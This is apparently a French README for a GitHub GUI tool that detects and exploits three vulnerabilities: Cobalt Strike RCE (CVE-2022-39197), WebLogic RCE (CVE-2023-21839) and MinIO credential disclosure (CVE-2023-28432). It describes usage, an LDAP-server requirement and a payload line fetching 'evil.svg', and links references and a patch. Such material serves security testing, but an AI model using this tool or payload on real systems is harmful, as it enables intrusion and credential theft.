 romanc9/gui-poc-test
Un outil de test pour CobaltStrike-RCE:CVE-2022-39197; Weblogic-RCE:CVE-2023-21839; MinIO:CVE-2023-28432

Un outil de test pour CobaltStrike-RCE:CVE-2022-39197; Weblogic-RCE:CVE-2023-21839; MinIO:CVE-2023-28432
Outil de détection et d'exploitation graphique de ces trois vulnérabilités
L'exécution du jar nécessite Java 8
Conçu pour une cible unique, ne convient pas au scan multi-IP
Lors de l'empaquetage, l'exploitation de la vulnérabilité Weblogic nécessite de référencer wlfullclient.jar, à ajouter manuellement
java -jar Gui-poc-test.jar
Méthode d'utilisation : deux boutons : détection et exploitation. Des indications dans l'interface de l'outil sont fournies selon la vulnérabilité.

Saisir la cible, pas besoin de port, par défaut 9000, modifiable, voir source GuiDemo.java:line144
Affiche MINIO_ROOT_USER et MINIO_ROOT_PASSWORD, etc.

Saisir l'IP cible, le port, l'adresse du serveur LDAP
Détection :

Remarque : l'exploitation nécessite de monter un serveur LDAP (réseau public)
Exemple de payload :
beacon.exe http://127.0.0.1:4444/evil.svg

Résultat : l'exécutable tourne sur Windows, le client CS sur Mac se connecte.
Simultanément, le jar est exécuté côté CS, ouvrant la calculatrice.

Sur Windows, l'adresse d'accès CS est enregistrée.
Principe : https://github.com/gobysec/Weblogic/blob/main/WebLogic_CVE-2023-21931_zh_CN.md
https://github.com/4ra1n/CVE-2023-21839
https://github.com/DXask88MA/Weblogic-CVE-2023-21839
https://github.com/its-arun/CVE-2022-39197
Correctif CS : https://github.com/burpheart/CVE-2022-39197-patch
